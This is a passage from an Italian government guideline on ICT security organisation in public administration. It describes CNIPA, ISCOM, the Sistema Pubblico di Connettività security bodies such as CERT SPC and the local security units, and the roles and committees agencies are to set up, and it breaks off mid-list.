### 3.2 CENTRO NAZIONALE PER L'INFORMATICA NELLA PUBBLICA AMMINISTRAZIONE (CNIPA)

Il Centro Nazionale per l'Informatica nella Pubblica Amministrazione (CNIPA) opera presso la Presidenza del Consiglio per l'attuazione delle politiche del Ministro per l'innovazione e le tecnologie. Unifica in sé due organismi preesistenti: l'Autorità per l'informatica nella pubblica amministrazione (AIPA) ed il Centro tecnico per la RUPA.

Il CNIPA ha l'obiettivo primario di dare supporto alla PA nell'utilizzo efficace dell'informatica per migliorare la qualità dei servizi e contenere i costi dell'azione amministrativa.

In sintesi il CNIPA:

- contribuisce alla definizione della politica del Governo e del Ministro per l'innovazione e le tecnologie e fornisce consulenza per la valutazione di progetti di legge nel settore informatico;
- coordina il processo di pianificazione e i principali interventi di sviluppo; detta norme e criteri per la progettazione, realizzazione, gestione dei sistemi informatici delle amministrazioni, della loro qualità e dei relativi aspetti organizzativi; definisce criteri e regole tecniche di sicurezza, interoperabilità, prestazione;
- controlla che gli obiettivi e i risultati dei progetti di innovazione della PA siano coerenti con la strategia del Governo; a tale scopo si affianca alle PA nella fase di progettazione ed emette pareri di congruità tecnico-economica;
- cura l'attuazione di importanti progetti per l'innovazione tecnologica nella PA, la diffusione dell'e-government e lo sviluppo delle grandi infrastrutture di rete del Paese per consentire agli uffici pubblici di comunicare tra loro e per portare i servizi della PA ai cittadini e alle imprese;
- cura la formazione dei dipendenti pubblici nel settore informatico, utilizzando le nuove tecnologie per favorire l'apprendimento continuo.

### 3.3 ISTITUTO SUPERIORE DELLE COMUNICAZIONI E DELLE TECNOLOGIE DELL'INFORMAZIONE (ISCTI)

L'Istituto Superiore delle Comunicazioni e delle Tecnologie dell'Informazione (ISCTI, altrimenti conosciuto come ISCOM), organo tecnico di ricerca e formazione del Ministero delle comunicazioni, fornisce consulenza tecnica anche all'Autorità per le garanzie nelle comunicazioni e altri organismi che svolgono come attività principale la ricerca, la standardizzazione, le verifiche di laboratorio e la formazione professionale.

Le principali attività dell'ISCOM sono:

- normazione e standardizzazione;
- partecipazione a Comitati e Commissioni nazionali ed internazionali;
- verifiche tecniche su apparati di telecomunicazione, loro certificazione e/o omologazione;
- istruzione tecnico-professionale presso la Scuola Superiore di Specializzazione in Telecomunicazioni (SSST);
- studi, ricerche e sperimentazioni;
- ispezioni, servizi, consulenze e collaborazioni;
- programmi comunitari per lo sviluppo delle Comunicazioni;
- certificazione della sicurezza dei sistemi e prodotti informatici ai sensi dell'articolo 14 del DPCM 30 ottobre 2003;
- controllo e standardizzazione delle nuove tecniche di Information Technology (IT).

### 3.4 COMMISSIONE DI COORDINAMENTO DEL SISTEMA PUBBLICO DI CONNETTIVITÀ (SPC)

La Commissione di Coordinamento del Sistema Pubblico di Connettività<sup>1</sup> è formata da rappresentanti delle amministrazioni statali, nominati con DPCM, su proposta del Ministro per l'innovazione e le tecnologie e da rappresentanti delle Regioni ed Enti locali, designati dalla Conferenza Unificata, è presieduta dal Presidente del CNIPA e quando tratta della rete internazionale è integrata con un rappresentante del Ministero degli esteri.

È preposta alla gestione strategica del SPC e cioè:

- assicura il raccordo tra le amministrazioni pubbliche, nel rispetto delle funzioni e dei compiti spettanti a ciascuna di esse;
- approva le linee guida, le modalità operative e di funzionamento dei servizi e delle procedure per realizzare la cooperazione applicativa fra i servizi erogati dalle amministrazioni;
- promuove l'evoluzione del Modello Organizzativo e dell'architettura tecnologica del SPC in relazione alle esigenze delle PA e delle opportunità derivanti dalla evoluzione delle tecnologie;
- promuove la cooperazione applicativa fra le PA, nel rispetto delle regole;
- definisce i criteri e ne verifica l'applicazione in merito alla iscrizione, sospensione, e cancellazione dagli elenchi dei fornitori qualificati;
- dispone la sospensione e la cancellazione dagli elenchi dei fornitori qualificati;
- verifica la qualità e la sicurezza dei servizi erogati dai fornitori qualificati;
- promuove il recepimento degli standard necessari a garantire la connettività, l'interoperabilità di base e avanzata, la cooperazione applicativa e la sicurezza del sistema.

Per i compiti istruttori si avvale del CNIPA, che può collaborare con organismi interregionali e territoriali, inoltre si può avvalere di consulenti di chiara fama ed esperienza.

La Commissione di Coordinamento del Sistema Pubblico di Connettività ha il compito di definire ed approvare le politiche di sicurezza generali relative alle interazioni tra i processi informatici nel Sistema Pubblico di Connettività.

### 3.5 STRUTTURE DEL SISTEMA PUBBLICO DI CONNETTIVITÀ

Alla fine degli anni '90 la Pubblica Amministrazione Centrale (PAC) si è dotata di un'infrastruttura di comunicazione omogenea e condivisa, la Rete Unitaria della Pubblica Amministrazione (RUPA), che ha di fatto sostituito la molteplicità di connessioni complesse ed incompatibili che, con la progressiva introduzione dell'informatica nei procedimenti amministrativi, erano state predisposte per rispondere a specifiche esigenze applicative, sovrapponendosi e stratificandosi nel tempo.

Il modello centralizzato che è alla base della RUPA difficilmente può adattarsi alle esigenze del decentramento amministrativo e al progressivo trasferimento di funzioni e responsabilità verso la Pubblica Amministrazione Locale (PAL); pertanto l'attuale infrastruttura di

<sup>1</sup> Artt.8-9 del decreto istitutivo SPC (DL 28 febbraio 2005, n.42).



comunicazione sta evolvendo verso il Sistema Pubblico di Connettività (SPC), nel quale una molteplicità di operatori erogano servizi di connettività e sicurezza qualificati. Ciascun soggetto coinvolto nel SPC si deve impegnare ad assicurare il livello minimo di sicurezza previsto nel sistema e, pur conservando piena autonomia operativa, deve cooperare nell'attuazione delle politiche di sicurezza concordate.

L'architettura distribuita del sistema impone un'organizzazione per la sicurezza articolata, nella quale le strutture operanti in ciascun dominio sono interconnesse e coordinate in modo tale da costituire virtualmente un'unica struttura operativa. Esistono perciò un livello centrale, con compiti di armonizzazione, indirizzo generale e coordinamento, ed un livello locale, con funzioni di gestione e monitoraggio. L'infrastruttura per la sicurezza del SPC è quindi basata su una federazione di *domini di sicurezza*, in cui soggetti diversi (quali ad esempio Grandi Comuni, Province, Regioni, e PAC), nell'ambito di un accordo per la sicurezza, si impegnano reciprocamente all'attuazione delle tecniche e metodiche previste nell'ambito del SPC, al fine di assicurare i livelli di sicurezza garantiti all'interno del sistema.

La sicurezza del SPC è gestita attraverso una struttura, sinteticamente mostrata nella Figura 2, conforme al modello proposto dall'International Organization for Standardization (ISO) nel documento ISO TR 13335-2. I compiti e le funzioni degli elementi in essa presenti sono descritti con maggior dettaglio nel documento tecnico "Organizzazione della sicurezza", prodotto dal Gruppo di Lavoro SPC costituito presso il CNIPA, dal quale vengono qui ripresi gli aspetti fondamentali.

### 3.6 COMITATO STRATEGICO SICUREZZA SPC

Si tratta di una struttura collegiale che si occupa dell'indirizzo strategico generale per la sicurezza SPC. Le sue funzioni sono svolte dalla Commissione di Coordinamento del SPC, istituita dall'art. 8 del DLvo 28 febbraio 2005, n. 42.

#### 3.6.1 STRUTTURA DI COORDINAMENTO DI SPC

La Struttura di Coordinamento SPC (SC-SPC) svolge attività d'indirizzo operativo e controllo sull'intero sistema, facendo in modo che vengano assicurati i livelli di sicurezza stabiliti. Essa è coordinata dal *Responsabile della Sicurezza SPC* a cui riferisce il *Responsabile operativo della Sicurezza SPC* del Centro di Gestione della Sicurezza SPC.

Essa definisce, con l'ausilio del *Comitato Strategico*, sulla base delle esigenze degli utenti SPC e delle proposte degli erogatori dei servizi, le politiche di sicurezza del SPC, predisponendo il "Documento programmatico per la sicurezza" ed emanando le direttive e le raccomandazioni riguardanti il livello minimo di sicurezza sia del Dominio di interconnessione SPC, sia dei Domini delle PA ad esso collegate. A tal fine la struttura, sotto la responsabilità del *Responsabile della Sicurezza SPC*, provvede ad organizzare, anche avvalendosi dell'apporto del *Responsabile operativo della Sicurezza SPC* del Centro di Gestione della Sicurezza SPC, incontri con i *Responsabili locali della Sicurezza SPC*.

La *Struttura di Coordinamento SPC* provvede, tra l'altro alla qualificazione dei fornitori e dei "servizi qualificati" erogati nel SPC.




Figura 2 – Struttura dedicata alla sicurezza del SPC

### 3.6.2 CENTRO DI GESTIONE DELLA SICUREZZA SPC

Il *Centro di Gestione della Sicurezza del SPC (CG-SIC)*, nel rispetto degli indirizzi stabiliti dalle direttive della *Struttura di Coordinamento SPC*, realizza la componente centrale, ovvero il fulcro, del sistema di sicurezza distribuito SPC. Esso realizza quella parte del *Centro di Gestione SPC (CGSPC)* dedicata al mantenimento e alla verifica del livello di sicurezza minimo garantito sul SPC. La struttura organizzativa del *Centro di Gestione della Sicurezza SPC* si articola in due principali strutture funzionali: *Unità Sicurezza SPC* e *Abuse Desk*, entrambe sotto la responsabilità del *Responsabile operativo Sicurezza SPC*, che fa riferimento e riporta al *Responsabile Sicurezza SPC* della SC-SPC e che costituisce la principale interfaccia verso le altre strutture previste nell'organizzazione del Sistema di Sicurezza SPC. Tale Responsabile si interfaccia con i *Responsabili operativi locali Sicurezza SPC* presso le componenti distribuite del Sistema di Sicurezza SPC.

L'ambito di azione del *Centro di Gestione della sicurezza SPC* è costituito principalmente dal Dominio di interconnessione SPC, nel quale ha particolare rilevanza l'infrastruttura di interconnessione delle reti dei provider qualificati (QXN)<sup>2</sup> amministrata dal gestore del QXN, ma si estende a tutti i Domini delle PA che afferiscono al SPC. Esso opera in stretto coordinamento con le *Unità Locali di Sicurezza SPC*, presenti in ciascuna struttura operativa (Q-ISP, Q-CN, gestore QXN e PA).

All'interno di ciascuna Unità di Sicurezza SPC opera una struttura funzionale, denominata *Abuse Desk*, che costituisce il punto di contatto per la segnalazione di tutti gli eventi riguardanti la sicurezza, quali abusi, allarmi ed incidenti.

Le responsabilità del CG-SIC comprendono:

- definire e predisporre le procedure operative di dettaglio per la gestione della sicurezza del QXN e di tutte le infrastrutture ad esso interconnesse direttamente e indirettamente, in osservanza alle direttive della Struttura di Coordinamento; le procedure operative dovranno essere condivise con i *Responsabili locali della Sicurezza SPC* e messe a disposizione su piattaforma accessibile da tutti gli enti/Referenti coinvolti nella gestione operativa;
- controllare la completa e corretta gestione delle funzioni ad esso demandate, attraverso opportune deleghe di responsabilità interne, nel rispetto sia dei livelli di servizio stabiliti che degli indirizzi di sicurezza della Struttura di Coordinamento;
- individuare ed attuare, sulla base delle indicazioni risultanti da un'attività di analisi del rischio, l'insieme di misure di prevenzione e protezione organizzative, operative e tecnologiche finalizzate ad assicurare, nel rispetto delle leggi vigenti, la riservatezza, l'integrità e la disponibilità delle informazioni/applicazioni/comunicazioni e a garantire la continuità del servizio;
- collaborare con il CERT SPC per il supporto e la gestione degli incidenti di sicurezza e dei "momenti di crisi", come descritto nei paragrafi precedenti;
- misurare il livello di sicurezza raggiunto sul SPC, aggregando e correlando i dati provenienti dalle componenti distribuite del sistema di sicurezza;

<sup>2</sup> L'architettura del SPC è descritta nei documenti tecnici prodotti dall'apposito Gruppo di Lavoro costituito dal CNIPA. In particolare per il QXN si veda "Architettura del SPC" (reperibile a partire dall'indirizzo [www.cnipa.gov.it](http://www.cnipa.gov.it))

- fornire feed-back e suggerimenti alla SC-SPC per raffinare o rivedere le politiche di sicurezza e le direttive emesse;
- predisporre ed aggiornare materiale informativo e procedurale e divulgarlo ai responsabili locali della sicurezza, sia tramite il “*CENTRO INFORMATIVO DELLA SICUREZZA SPC*” delle SC-SPC, sia, per quanto riguarda le informazioni tecniche di dettaglio, direttamente, anche attraverso apposite sessioni formative.

### 3.6.3 UNITÀ LOCALE DI SICUREZZA SPC

Per ciascun Dominio di una Pubblica Amministrazione, per ogni Q-ISP e Q-CN e per il QXN è costituita una struttura organizzativa denominata *Unità locale di Sicurezza SPC*, che gestisce gli aspetti relativi alla sicurezza dell'infrastruttura connessa al SPC che si trova nel proprio dominio di amministrazione.

Tale struttura, che costituisce la parte distribuita del sistema di sicurezza SPC, è coordinata dal *Responsabile locale Sicurezza SPC* che rappresenta la principale interfaccia verso le altre strutture organizzative che compongono il sistema di sicurezza del SPC. I *Responsabili locali Sicurezza SPC* cooperano attivamente con il CG-SIC e con il *Responsabile sicurezza SPC* del SC-SPC alla individuazione delle esigenze ed alla definizione delle politiche per la sicurezza dell'intero sistema.

All'Unità locale Sicurezza SPC afferisce il *Responsabile operativo locale Sicurezza SPC*, al quale compete la responsabilità delle attività operative.

Le Unità locali di Sicurezza SPC devono essere chiaramente individuate e condividere con il Centro di Gestione le procedure operative (i.e. escalation, gestione e trasmissione dei report, modalità di segnalazione di allarmi e problemi), fornendo inoltre i necessari riferimenti, in termini di interfacce ufficiali e referenti per escalation.

Come nel caso del CG-SIC, anche nell'ambito di ciascuna Unità locale di Sicurezza SPC dovrà essere prevista una struttura funzionale Abuse Desk, quale punto di contatto, per la gestione degli incidenti informatici e più in generale degli abusi, sia per l'utenza locale SPC (locale rispetto al Dominio della PA o locale rispetto agli utenti che fruiscono dei servizi erogati dal particolare fornitore a cui si riferisce), sia per gli altri attori che costituiscono il sistema di sicurezza distribuito del SPC.

L'*Unità locale di Sicurezza SPC* ha principalmente la responsabilità di:

- garantire la realizzazione ed il mantenimento almeno del livello minimo di sicurezza sul Dominio di competenza;
- garantire che la politica di sicurezza presso la propria organizzazione sia conforme agli indirizzi e alle policy di sicurezza emesse dalla Struttura di Coordinamento SPC;
- predisporre all'interno della struttura un Team che abbia la responsabilità di gestire eventuali incidenti informatici sotto il coordinamento del CERT e mediante l'interazione con il *Centro di gestione della Sicurezza SPC*;
- notificare al CERT SPC eventuali situazioni di attenzione/ vulnerabilità;
- raccogliere, aggregare e predisporre nel formato richiesto i report e di tutti i dati necessari al *Centro di gestione della Sicurezza SPC*, secondo le policy ed il timing concordato;

- interagire con il *Responsabile Sicurezza SPC* della SC-SPC, in casi di segnalazioni di particolare rilevanza;
- interagire con il *Responsabile operativo Sicurezza SPC* del *Centro di Gestione della Sicurezza SPC* quale riferimento per ottenere informazioni e/o per richiedere l'attuazione di opportuni provvedimenti tecnici;
- interagire con il *CERT SPC* per la gestione degli incidenti informatici su cui il Dominio amministrativo che rappresenta è coinvolto, cercando di limitare possibili disservizi verso i propri utenti;
- interagire con l'Utenza del Dominio amministrativo che rappresenta, per notificare ed adeguatamente motivare ogni provvedimento adottato;
- adottare tutte quelle contromisure volte a limitare il rischio di attacchi informatici vecchi o nuovi;
- eliminare eventuali vulnerabilità all'interno della rete, individuate a seguito di segnalazioni di abuso causate da sistemi o infrastrutture della PA violati dall'esterno e successivamente utilizzati per condurre illeciti;
- gestire i casi contenziosi: la vittima dell'abuso potrebbe rivalersi nei confronti della PA, chiedendo eventuali risarcimenti.

#### 3.6.4 CERT SPC

Il *CERT (Computer Emergency Response Team) SPC* rappresenta l'organo referente centrale per la prevenzione, il monitoraggio, la gestione e il follow-up degli incidenti di sicurezza, assicurando l'applicazione di metodologie coerenti ed uniformi in tutto il sistema. Il *CERT SPC*, che può essere implementato tramite società esterne o enti specializzati, non si sostituisce alle funzioni organizzative degli altri attori SPC, ma collabora attivamente con esse, secondo le modalità stabilite d'intesa con la *Struttura di Coordinamento SPC* e, per gli aspetti operativi, con il *Centro di Gestione Sicurezza SPC*, per la gestione e risoluzione degli incidenti di sicurezza, assumendo, almeno in parte, anche il ruolo di IRT (Incident Response Team).

Sebbene il *CERT* svolga un ruolo centrale nel coordinamento degli interventi in risposta alle emergenze, fornendo anche supporto tecnico agli operatori della sicurezza presenti nelle strutture centrali e locali, i suoi compiti si estendono nel campo della prevenzione degli incidenti, elevando la consapevolezza dei rischi, incoraggiando l'applicazione delle *best practice*, supportando le attività di educazione alla sicurezza con opportuni programmi di addestramento e collaborando con le analoghe strutture presenti a livello nazionale ed internazionale.

Ulteriore compito di questa struttura è mantenere stretti contatti con le organizzazioni operanti nel campo della sicurezza a livello nazionale ed internazionale, nonché con le autorità di polizia competenti.

#### 3.6.5 GESTORE TECNICO DELLA PKI SPC

Nel SPC sono utilizzati una molteplicità di certificati digitali, per scopi che spaziano dalla apertura di canali di comunicazione sicura IPsec, all'autenticazione dell'accesso

ai server web, al supporto del non ripudio. Tali certificati sono forniti da numerose Autorità di Certificazione, (CA–Certification Authority) gestite dai soggetti partecipanti al sistema, li provvedono, ma, al fine di assicurarne l'interoperabilità è necessaria la presenza di una CA che svolga funzioni di collegamento e di sussidiarietà, che operi sotto il diretto controllo della Struttura di Coordinamento, gestita da un operatore che assicura il soddisfacimento dei particolari requisiti richiesti per tale attività.



## 4. L'organizzazione di sicurezza delle amministrazioni

Le contromisure devono essere rese operative individuando nell'ambito di ciascuna organizzazione una rete di responsabilità specifiche sulla sicurezza, da integrare e armonizzare con la struttura organizzativa esistente. L'organizzazione che ne consegue condivide una serie di principi e regole che devono guidare la corretta gestione della sicurezza.

La politica generale dell'amministrazione deve pertanto essere quella di considerare e trattare le informazioni e i servizi come parte integrante del patrimonio dell'amministrazione stessa garantendo, allo stesso modo delle attività istituzionali, il corretto svolgimento delle azioni di prevenzione, protezione e contrasto, perseguendo le logiche organizzative descritte di seguito.

### 4.1 LOGICHE ORGANIZZATIVE

*Presidio globale:* sicurezza, analisi del rischio, controllo delle informazioni/servizi critici sono concetti che stanno assumendo una importanza sempre maggiore.

Deve essere quindi assicurata una visione unitaria e strategica a livello di amministrazione in grado di valutare sia il rischio operativo complessivo sia le necessarie misure di sicurezza predisponendo, secondo le prescrizioni della più volte citata Direttiva del 16 gennaio 2002:

- l'istituzione di un apposito "Comitato per la Sicurezza ICT";
- la nomina di un "Consigliere tecnico" per la Sicurezza ICT in diretto affiancamento al Ministro per tale materia.

*Corretta Responsabilizzazione:* la valutazione del rischio e la realizzazione della sicurezza necessaria devono essere garantite dai ruoli dell'amministrazione dotati di responsabilità e di autonomia, anche a livello di delega, nonché di conoscenza dell'operatività per prendere decisioni chiave quali: classificare e valorizzare il bene, riconoscere il grado di esposizione al rischio, definire un conseguente livello di protezione, monitorare la coerenza dei comportamenti con le politiche stabilite.

*Bilanciamento Rischio/Sicurezza:* essere in sicurezza significa operare avendo ottenuto una ragionevole riduzione delle probabilità di accadimento (vulnerabilità) di una determinata minaccia la cui presenza espone il bene a un certo rischio. Qualsiasi investimento per la realizzazione di contromisure di sicurezza deve essere quindi rigorosamente collegabile al margine di riduzione del rischio ottenibile mettendo in campo quelle contromisure.

*Separazione dei compiti:* vale per il processo della sicurezza il principio che “chi esegue non verifica”, distinguendo tra monitoraggio e verifica della sicurezza.

Per monitoraggio si intende l'attività di controllo continuo degli indicatori di performance, sicurezza e rischio, svolte dalla funzione/ruolo che realizza le misure di sicurezza.

Per verifica, invece, si intende l'attività di controllo saltuaria che si sviluppa attraverso un vero e proprio audit da parte di una funzione/ruolo (ICT auditing) diversa da chi ha realizzato la sicurezza.

Al fine di assicurare un corretto presidio organizzativo della sicurezza e consentire così sia una corretta gestione (security management system) sia una efficace diffusione e crescita della “cultura” della sicurezza, l'amministrazione deve associare le responsabilità a un insieme di ruoli chiaramente identificati.

Per facilitare e accelerare lo sviluppo in tutte le risorse umane dell'amministrazione di una adeguata consapevolezza sui rischi e sull'esigenza di proteggere il patrimonio informativo è inoltre necessario:

- attuare un processo di sensibilizzazione sul valore delle informazioni, sul rischio al quale risultano esposte, sulle misure di sicurezza e sull'importanza di progettarle adeguatamente;
- programmare una serie di comunicazioni (presentazioni, bollettini, avvisi, bacheche “virtuali”, forum), finalizzate a promuovere la condivisione delle responsabilità e la consapevolezza riguardo alle nuove logiche, modelli e comportamenti organizzativi della sicurezza;
- pianificare la diffusione di informazioni “spot” relativamente agli argomenti chiave della gestione della sicurezza: analisi e gestione del rischio, pianificazione e monitoraggio delle contromisure, normativa e regolamentazione, audit e controllo.

## 4.2 RUOLI E RESPONSABILITÀ

Il raggiungimento degli obiettivi sopra delineati presuppone la realizzazione o l'adeguamento all'interno dell'amministrazione di opportune infrastrutture organizzative e ovviamente l'individuazione di opportune figure a cui sia esplicitamente assegnato tale mandato.

L'analisi del rischio non è confinabile in ambiti puramente tecnologici e non può essere effettuata tenuto conto solo di una visione tecnologica del tema.

La sicurezza delle informazioni, infatti, non può essere realizzata senza il coinvolgimento attivo del top-management al fine di gestire dinamicamente nel tempo il rischio informativo nell'ambito di una strategia della sicurezza coerente con la strategia complessiva e con la struttura organizzativa dell'Ente.

Infatti, sul piano della gestione strategica, assicurare il giusto equilibrio tra il valore del patrimonio da salvaguardare, i rischi cui risulta esposto e gli investimenti necessari per proteggerlo è responsabilità di tutta la direzione.

Il top-management deve però condividere una serie di principi e regole e diffondere “policy” e linee guida a tutta l'organizzazione, attuando una funzione di indirizzo, ma anche di governo e coordinamento del rischio e della sicurezza.

I principi organizzativi guida per realizzare un efficace ed efficiente Sistema di Sicurezza sono, in sintesi:



- governo del patrimonio informativo;
- corretta responsabilizzazione;
- realizzazione di un presidio globale.

Per assicurare che le *policy* e le linee guida emanate dalla Direzione, centro nevralgico del governo del patrimonio informativo, possano essere effettivamente rese operative è indispensabile integrare la struttura organizzativa con una rete di responsabilità specifiche (ad esempio *ownership* delle informazioni) attribuite a Presidi Organizzativi chiaramente definiti in termini di missione e macro attività.

La sicurezza non può essere garantita da una funzione (Security management) separata dalle attività operative; deve invece essere assicurata dai ruoli organizzativi che hanno a disposizione le effettive leve di responsabilità e di conoscenza della realtà dell'amministrazione necessarie per prendere decisioni chiave relativamente a tre aspetti: il contributo del bene da proteggere all'erogazione del servizio, il livello di rischio accettabile e l'investimento che è opportuno sostenere per raggiungere tale livello.

L'analisi del rischio viene, in questo modo, gestita come parte integrante del processo decisionale e viene applicata a tutte le reali sorgenti di valore del servizio offerto dalla PA.

Per fare questo, occorre evidentemente attivare un presidio diffuso a tutti i livelli della struttura, evitando, però, l'eccessiva burocratizzazione e la proliferazione di ruoli specifici e spesso ridondanti. La via è quella di attribuire a ruoli già esistenti anche precise responsabilità di governo (analisi, gestione e monitoraggio del rischio) attraverso l'attuazione di una rete di responsabilità (Responsabile, Referente, Attuatore) che raggiunge ogni singolo manager.

Un tale modello di funzionamento organizzativo costituisce un riferimento fondamentale per realizzare concretamente, in linea con gli indirizzi strategici dell'amministrazione, i processi di gestione del rischio e della sicurezza.

I principi e le logiche di funzionamento di tale Modello Organizzativo si applicano anche alla gestione della continuità operativa che, nell'ottica di una regia unitaria e di un presidio globale deve essere affrontata in modo integrato con i processi di gestione del rischio e della sicurezza.

#### 4.3 PRINCIPALI RUOLI

A seguito dell'organizzazione di sicurezza nascono delle nuove figure che costituiscono le componenti del Modello Organizzativo. Tali componenti sono di tipo generale e sono state già definite nella Direttiva 16 gennaio 2002. Ulteriori dettagli organizzativi sono descritti nel paragrafo successivo in relazione al Modello Organizzativo relativo al Sistema Pubblico di Connettività.

Per lo svolgimento di queste funzioni è fondamentale che le singole amministrazioni si dotino di un'adeguata infrastruttura locale per la sicurezza. Lo schema di riferimento del Modello Organizzativo, che soddisfa le logiche precisate, prevede le figure e gli organismi di seguito elencati.

In aggiunta a quanto previsto nella Direttiva 16 gennaio 2002, vengono illustrati ulteriori ruoli che, sebbene non definiti dalla stessa Direttiva, possono risultare rilevanti, soprattutto in ambienti complessi ed articolati.

I paragrafi che seguono si rifanno ai concetti e alle definizioni contenuti nella sopracitata Direttiva.

#### 4.3.1 MINISTRO

Il Ministro rappresenta il vertice dell'organizzazione per la sicurezza ed ha il compito di individuare e sancire l'organizzazione della sicurezza idonea al proprio dicastero.

Per le organizzazioni non ministeriali, come ad esempio gli enti pubblici non economici, la sua funzione è svolta dal Presidente o altro soggetto avente rappresentanza legale o altri poteri a lui conferiti in modo specifico.

#### 4.3.2 CONSIGLIERE TECNICO PER LA SICUREZZA ICT

È il consulente strategico del Ministro svolgendo anche il ruolo di interfaccia tra il Comitato e il titolare del Dicastero.

#### 4.3.3 COMITATO PER LA SICUREZZA ICT

Costituisce l'organo al quale viene demandata la politica della sicurezza delle infrastrutture tecnologiche e del patrimonio informativo gestito prevalentemente con soluzioni automatizzate.

Il Comitato di Sicurezza è formato da membri appartenenti ai vertici direzionali con lo scopo di definire gli obiettivi e le politiche di sicurezza.

Non espleta compiti tecnici ma di indirizzo strategico e di coordinamento. Per l'attuazione di tali compiti si avvale della consulenza del Gruppo di Gestione della Sicurezza e dei Gruppi di Lavoro.

Data l'importanza che rivestono le sue funzioni, è opportuno che i membri del Comitato siano scelti tra esponenti di alto livello dello staff dirigenziale. Non è necessario che essi abbiano conoscenze specifiche, tecniche o informatiche, né che siano direttamente responsabili di organismi di gestione e controllo del sistema informativo.

Tale organismo è responsabile del controllo e della garanzia del livello di sicurezza del sistema informativo.

#### **Struttura**

Il Comitato di Sicurezza dovrebbe essere formato da 3-5 persone. Esso dovrebbe essere costituito su mandato del Titolare del trattamento dei dati ai sensi della decreto legislativo 196/2003. Di esso dovrebbe far parte anche il Responsabile del sistema informativo di cui al punto 4.3.5.

#### **Funzioni e responsabilità**

Il Comitato non ha compiti operativi ma funzioni di coordinamento, indirizzo e di orientamento. Esso esplica le proprie funzioni tramite riunioni periodiche (ad esempio con cadenza trimestrale) e quando si renda necessario per specifiche esigenze.

Suo principale compito è la scelta e l'emanazione delle politiche di sicurezza, che rappresentano le linee guida dell'amministrazione per quanto riguarda gli aspetti di sicurezza. Queste linee guida possono essere definite a tre livelli:

